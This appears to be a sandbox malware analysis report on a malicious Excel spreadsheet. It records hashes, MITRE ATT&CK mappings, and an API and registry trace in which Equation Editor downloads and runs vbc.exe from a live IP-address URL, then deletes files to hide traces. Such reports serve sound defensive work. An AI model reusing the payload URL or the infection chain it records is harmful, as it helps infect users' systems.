Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		252
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\4DBF2AEC.emf) Return: 1		252
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\4DBF2AEC.emf Type: VSDT_MDB_20		252
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 252 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\4DBF2AEC.emf Type: VSDT_MDB_20		
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\1942678.od) Return: 1		252
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTF Value: 9a		252
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTA Value: 9a		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTT Value: None		252
Delete File	Path: %TEMP%\1942678.od Type: VSDT_ASCII		252
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 252 File: %TEMP%\1942678.od Type: VSDT_ASCII		

▼ Screenshot



Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	CFE58B653933813E263B5AFDB1011FB9B55B59AD
SHA-256	B65AA1EA65860C56691F57AF087AE8AF05D963E951783A50AA0D7C161A8C49AB
MD5	B11A6CE33519B628F2461CEEA71ABCA5
Size	328620 byte(s)

Risk Level	High risk
Detection	VAN_WORM.UMXX
Exploited vulnerabilities	-
Threat Characteristics	Autostart or other system reconfiguration (2) File drop, download, sharing, or replication (7) Hijack, redirection, or data theft (1) Malformed, defective, or with known malware traits (1) Process, service, or memory object change (4) Suspicious network or messaging activity (14)

Process Graph

Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Execution	Execution through API	Characteristics: 1
Defense Evasion	File Deletion	Characteristics: 1, 2, 3
Discovery	Network Share Discovery	Characteristics: 1
Command and Control	Commonly Used Port	Characteristics: 1
	Standard Application Layer Protocol	Characteristics: 1

Notable Threat Characteristics

Autostart or other system reconfiguration (2)

Characteristic	Significance	Details
Modifies file that can be used to infect systems	■□□	%USERPROFILE%\vbc.exe
Modifies file that can be used to infect systems	■□□	%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe

File drop, download, sharing, or replication (7)

Characteristic	Significance	Details
Executes dropped file	■■■	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file	■■■	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 1152 File: %TEMP%\1958949.od Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 1152 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\3291C6FD.emf Type: VSDT_MDB_20
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 2232 File: %APPDATA%\Microsoft\Windows\Cookies\administrator@live[1].txt Type: VSDT_ASCII
Drops executable during installation	■■■	Dropping Process ID: 812 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32
Creates multiple copies of a file	■□□	%USERPROFILE%\vbc.exe

Hijack, redirection, or data theft (1)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	■□□	Process ID: 1152 Info: Enums share folder from API result

Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Causes process to crash	■□□	Process ID: 2232 Image Path: vbc.exe

Process, service, or memory object change (4)

Characteristic	Significance	Details
Creates process	■□□	Process ID: 812 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process	■□□	Process ID: 2232 Image Path: %USERPROFILE%\vbc.exe
Creates process	■□□	Process ID: 812 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
Creates command line process	■□□	Process ID: 2232 Image Path: %USERPROFILE%\vbc.exe

Suspicious network or messaging activity (14)

Characteristic	Significance	Details
Attempts to connect to suspicious host	■□□	23.94.159.208
Attempts to connect to malicious URL	■■■	URL: http://23.94.159.208/01444/vbc.exe Threat Name: TROJAN_DOWNLOADER.WRS
Connects to remote URL or IP address	■□□	https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg
Connects to remote URL or IP address	■□□	Connection: 23.94.159.208:80 Content: GET /01444/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 23.94.159.208\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	■□□	http://23.94.159.208/01444/vbc.exe
Connects to remote URL or IP address	■□□	http://23.94.159.208/01444/vbc.exe
Listens on port	■□□	0.0.0.0:49182
Listens on port	■□□	0.0.0.0:49181
Listens on port	■□□	0.0.0.0:49180
Listens on port	■□□	0.0.0.0:49179
Listens on port	■□□	0.0.0.0:49178
Listens on port	■□□	0.0.0.0:49177
Listens on port	■□□	127.0.0.1:52764
Queries DNS server	■□□	23.94.159.208

Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
23.94.159.208	80	-	-	-	NONAMEFL

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
login.live.com	40.126.31.142	53	-	No risk	-	NONAMEFL
crl.microsoft.com	81.198.165.16	53	-	No risk	-	NONAMEFL
onedrive.live.com	13.107.42.13	53	-	No risk	-	NONAMEFL
ocsp.digicert.com	93.184.220.29	53	-	No risk	-	NONAMEFL
23.94.159.208	-	53	-	-	-	NONAMEFL
ctldl.windowsupdate.com	81.198.165.201	53	-	No risk	-	NONAMEFL
ocsp.digicert.com	93.184.220.29	80	-	-	-	NONAMEFL
ctldl.windowsupdate.com	81.198.165.224	80	-	-	-	NONAMEFL
onedrive.live.com	13.107.42.13	443	-	-	-	NONAMEFL
login.live.com	20.190.159.131	443	-	-	-	NONAMEFL
crl.microsoft.com	81.198.165.10	80	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D	Computers / Internet Cloud Applications	No risk	-	NONAMEFL
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?d218f448ae7bfbf3	Computers / Internet	No risk	-	NONAMEFL
http://crl.microsoft.com/pki/crl/products/CodeSignPCA2.crl	Business / Economy Computers / Internet Cloud Applications	No risk	-	NONAMEFL
http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7LBduom%2FnYB45SPUEwQU5Z1ZMIJHWMys%2BghUNoZ7OrUETfACEA8Ull8gIGmZT9XHrHiJQeI%3D	Computers / Internet Cloud Applications	No risk	-	NONAMEFL
https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg	Sharing Services	No risk	-	NONAMEFL
http://23.94.159.208/01444/vbc.exe	Malware Accomplice Disease Vector	High	TROJAN_DOWNLOADER.WRS	NONAMEFL

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc[1].exe	No risk	-	-	http://23.94.159.208/01444/vbc.exe	867328	71418A069E4DEB46C1C4701399C5866A604E855B
vbc.exe	No risk	-	-	http://23.94.159.208/01444/vbc.exe	867328	71418A069E4DEB46C1C4701399C5866A604E855B
NONAMEFL.xlsx.LNK	No risk	-	-	-	1031	0B0BFA34F214D39699792A2B1F060148EF29B85B
BBLAPWX.LNK	No risk	-	-	-	889	72A75372145CE5D0BE99B78D0638A0CAF5C87560
Excel12.pip	No risk	-	-	-	1544	741018EEE12DF53CB0711A704EAF25BFF5633C4C
~$NONAMEFL.xlsx	No risk	-	-	-	165	DF650BBB6B1BC0776D7434E056F9C4D6885EB19D
7423F88C7F265F0DEFC08EA88C3BDE45_AA1E8580D4EBC816148CE81268683776	No risk	-	-	-	434	1972C42EAC20F70F4820E666906C2F5241687309
57C8EDB95DF3F0AD4EE2DC2B8CFD4157	No risk	-	-	-	340	6EDF05288EA2A200B541D4E37C25B427E98E1723
6BADA8974A10C4BD62CC921D13E43B18_711ED44619924BA6DC33E69F97E7FF63	No risk	-	-	-	434	40BBEF368BD4370A8117AF6D1394AFB53478B7C1
CVR6BFB.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709

Suspicious Objects

Type	Object	Risk Level
URL	http://23.94.159.208:80/01444/vbc.exe	High
File (SHA1)	CFE58B653933813E263B5AFDB1011FB9B55B59AD	High
URL	https://onedrive.live.com:443/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg	Medium

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 23.94.159.208		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://23.94.159.208/01444/vbc.exe Threat Name: TROJAN_DOWNLOADER.WRS		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1152
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ Value: None		1152
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\z4 Value: None		1152
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		1152

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		1152
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 53560015		1152
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000e		1152
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.dat, 0, 0, 0, 1) Return: 0		1152
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTT Value: None		1152
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 53560016		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\z4 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1152
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1152
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		1152
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1DB901\ Value: None		1152
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1DB901\1DB901 Value: None		1152
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1DB901\1DB901 Value: None		1152
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\3291C6FD.emf Type: VSDT_MDB_20		1152
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\3291C6FD.emf Type: VSDT_MDB_20		1152
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000f		1152
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		1152
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[1152) Return: 1		1152
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1		1152
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[1152) Return: 1		1152
Detection	Threat Characteristic: Creates process Process ID: 812 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109E60090400000000000F01FEC\Usage\EquationEditorFilesIntl_1033 Value: 53560005	1152	812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None	1152	812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\ Value: None	1152	812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\ Value: None	1152	812
Call Internet Helper API	API Name: URLDownloadToFileW Args: (, http://23.94.159.208/01444/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0	1152	812
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address http://23.94.159.208/01444/vbc.exe		
Call System API	API Name: DnsQueryExW Args: (23.94.159.208, 1, 50000000) Return: 0	1152	812
Detection	Threat Characteristic: Queries DNS server 23.94.159.208		
Call System API	API Name: DnsQueryExW Args: (23.94.159.208, 1, 50000000) Return: 0	1152	812
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\ Value: None	1152	812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableFileTracing Value: 0	1152	812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableConsoleTracing Value: 0	1152	812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\FileTracingMask Value: ffff0000	1152	812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\ConsoleTracingMask Value: ffff0000	1152	812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\MaxFileSize Value: 100000	1152	812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\FileDirectory Value: %windir%\tracing	1152	812
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\ Value: None	1152	812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableFileTracing Value: 0	1152	812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableConsoleTracing Value: 0	1152	812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\FileTracingMask Value: ffff0000	1152	812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\ConsoleTracingMask Value: ffff0000	1152	812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\MaxFileSize Value: 100000	1152	812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\FileDirectory Value: %windir%\tracing	1152	812
Call Service API	API Name: OpenServiceA Args: (8962a8, rasman, 4) Return: 896208	1152	812
Call Service API	API Name: OpenServiceA Args: (896208, RASMAN, 4) Return: 896320	1152	812
Call Service API	API Name: OpenServiceW Args: (8965a0, Sens, 4) Return: 896528	1152	812
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (18efd4, 0, 0, 0) Return: 1	1152	812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	1152	812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	1152	812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	1152	812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	1152	812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	1152	812
Call Network API	API Name: socket Args: (2, 2, 17) Return: 364	1152	812
Call Network API	API Name: bind Args: (364, 127.0.0.1:52764, 16) Return: 0	1152	812
Detection	Threat Characteristic: Listens on port 127.0.0.1:52764		
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E), 0, , , 10000000) Return: cc0004	1152	812
Call System API	API Name: DnsQueryExW Args: (23.94.159.208, 1, 50000000) Return: 0	1152	812
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 23.94.159.208, 80, , , 3, 0, 8930152) Return: cc0008	1152	812
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /01444/vbc.exe, , , 1633224, 4194320, 8930152) Return: cc000c	1152	812

Detection	Threat Characteristic: Connects to remote URL or IP address http://23.94.159.208/01444/vbc.exe		
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3bc	1152	812
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3bc	1152	812
Call Network API	API Name: socket Args: (2, 2, 0) Return: 3dc	1152	812
Call Network API	API Name: socket Args: (23, 2, 0) Return: 3dc	1152	812
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3d4	1152	812
Call Network API	API Name: socket Args: (2, 1, 6) Return: 410	1152	812
Call Network API	API Name: bind Args: (410, 0.0.0.0:49177, 16) Return: 0	1152	812
Detection	Threat Characteristic: Listens on port 0.0.0.0:49177		
Call Network API	API Name: connect Args: (410, 23.94.159.208:80, 16) Return: ffffffff	1152	812
Call Network API	API Name: send Args: (364, !, 1, 0) Return: 1	1152	812
Call Network API	API Name: recv Args: (364, , 32, 0) Return: ?	1152	812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings Value: None	1152	812
Call Network API	API Name: send Args: (410, GET /01444/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 23.94.159.208\r\nConnection: Keep-Alive\r\n\r\n, 264, 0) Return: 264	1152	812
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 23.94.159.208:80 Content: GET /01444/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 23.94.159.208\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (410, , 1024, 0) Return: ?	1152	812
Call Network API	API Name: send Args: (364, !, 1, 0) Return: 1	1152	812
Call Network API	API Name: recv Args: (364, , 32, 0) Return: ?	1152	812
Call Network API	API Name: recv Args: (410, , 1024, 0) Return: ?	1152	812
Call Network API	API Name: recv Args: (410, , 8192, 0) Return: ?	1152	812
Call Network API	API Name: recv Args: (410, , 8192, 0) Return: ?	1152	812
Call Network API	API Name: recv Args: (410, , 8192, 0) Return: ?	1152	812
Call Network API	API Name: recv Args: (410, , 8192, 0) Return: ?	1152	812
Call Network API	API Name: recv Args: (410, , 8192, 0) Return: ?	1152	812
Call Network API	API Name: recv Args: (410, , 8192, 0) Return: ?	1152	812
Call Network API	API Name: recv Args: (410, , 8192, 0) Return: ?	1152	812
Call Network API	API Name: recv Args: (410, , 8192, 0) Return: ?	1152	812
Call Network API	API Name: recv Args: (410, , 8192, 0) Return: ?	1152	812
Call Network API	API Name: recv Args: (410, , 8192, 0) Return: ?	1152	812
Call Network API	API Name: recv Args: (410, , 8192, 0) Return: ?	1152	812
Call Network API	API Name: recv Args: (364, , 32, 0) Return: ?	1152	812
Call Network API	API Name: send Args: (364, !, 1, 0) Return: 1	1152	812
Call Network API	API Name: recv Args: (410, , 8192, 0) Return: ?	1152	812
Call Network API	API Name: recv Args: (410, , 8192, 0) Return: ?	1152	812
Call Network API	API Name: recv Args: (410, , 8192, 0) Return: ?	1152	812
Call Network API	API Name: recv Args: (410, , 8192, 0) Return: ?	1152	812
Call Network API	API Name: recv Args: (410, , 8192, 0) Return: ?	1152	812
Call Network API	API Name: recv Args: (410, , 8192, 0) Return: ?	1152	812
Call Network API	API Name: send Args: (364, !, 1, 0) Return: 1	1152	812
Call Network API	API Name: recv Args: (364, , 32, 0) Return: ?	1152	812
Call Network API	API Name: send Args: (364, !, 1, 0) Return: 1	1152	812
Call Network API	API Name: recv Args: (364, , 32, 0) Return: ?	1152	812
Call Network API	API Name: send Args: (364, !, 1, 0) Return: 1	1152	812
Call Network API	API Name: recv Args: (364, , 32, 0) Return: ?	1152	812
Call Network API	API Name: send Args: (364, !, 1, 0) Return: 1	1152	812
Call Network API	API Name: recv Args: (364, , 32, 0) Return: ?	1152	812
Call Network API	API Name: send Args: (364, !, 1, 0) Return: 1	1152	812
Call Network API	API Name: recv Args: (364, , 32, 0) Return: ?	1152	812
Call Network API	API Name: recv Args: (410, , 3066, 0) Return: ?	1152	812
Call Network API	API Name: recv Args: (410, , 1, 2) Return: ?	1152	812
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe Type: VSDT_EXE_W32	1152	812
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe Type: VSDT_EXE_W32	1152	812
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe		
Add File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	1152	812
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 812 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32		
Detection	Threat Characteristic: Creates multiple copies of a file %USERPROFILE%\vbc.exe		
Write File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	1152	812
Detection	Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe		
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\microsoft\office\groove\user\GFSConfig.xml) Return: 0	1152	812
Detection	Threat Characteristic: Creates command line process Process ID: 2232 Image Path: %USERPROFILE%\vbc.exe		
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , CREATE_SUSPENDED, , %windir%\system32, , Process:2232:%USERPROFILE%\vbc.exe) Return: 1	1152	812

Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 812 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"		
Call Thread API	API Name: NtResumeThread Args: (Process:2232,) Return: ?	1152	812
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2232], ppid[812) Return: 1	1152	812
Detection	Threat Characteristic: Creates process Process ID: 2232 Image Path: %USERPROFILE%\vbc.exe		
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1DB901\1DB901 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1DB901\ Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1152
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1152
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		1152
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1DE2FE\ Value: None		1152
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1DE2FE\1DE2FE Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Max Display Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 1 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 2 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 3 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 4 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 5 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 6 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 7 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 8 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 9 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 10 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 11 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 12 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 13 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 14 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 15 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 16 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 17 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 18 Value: None		1152
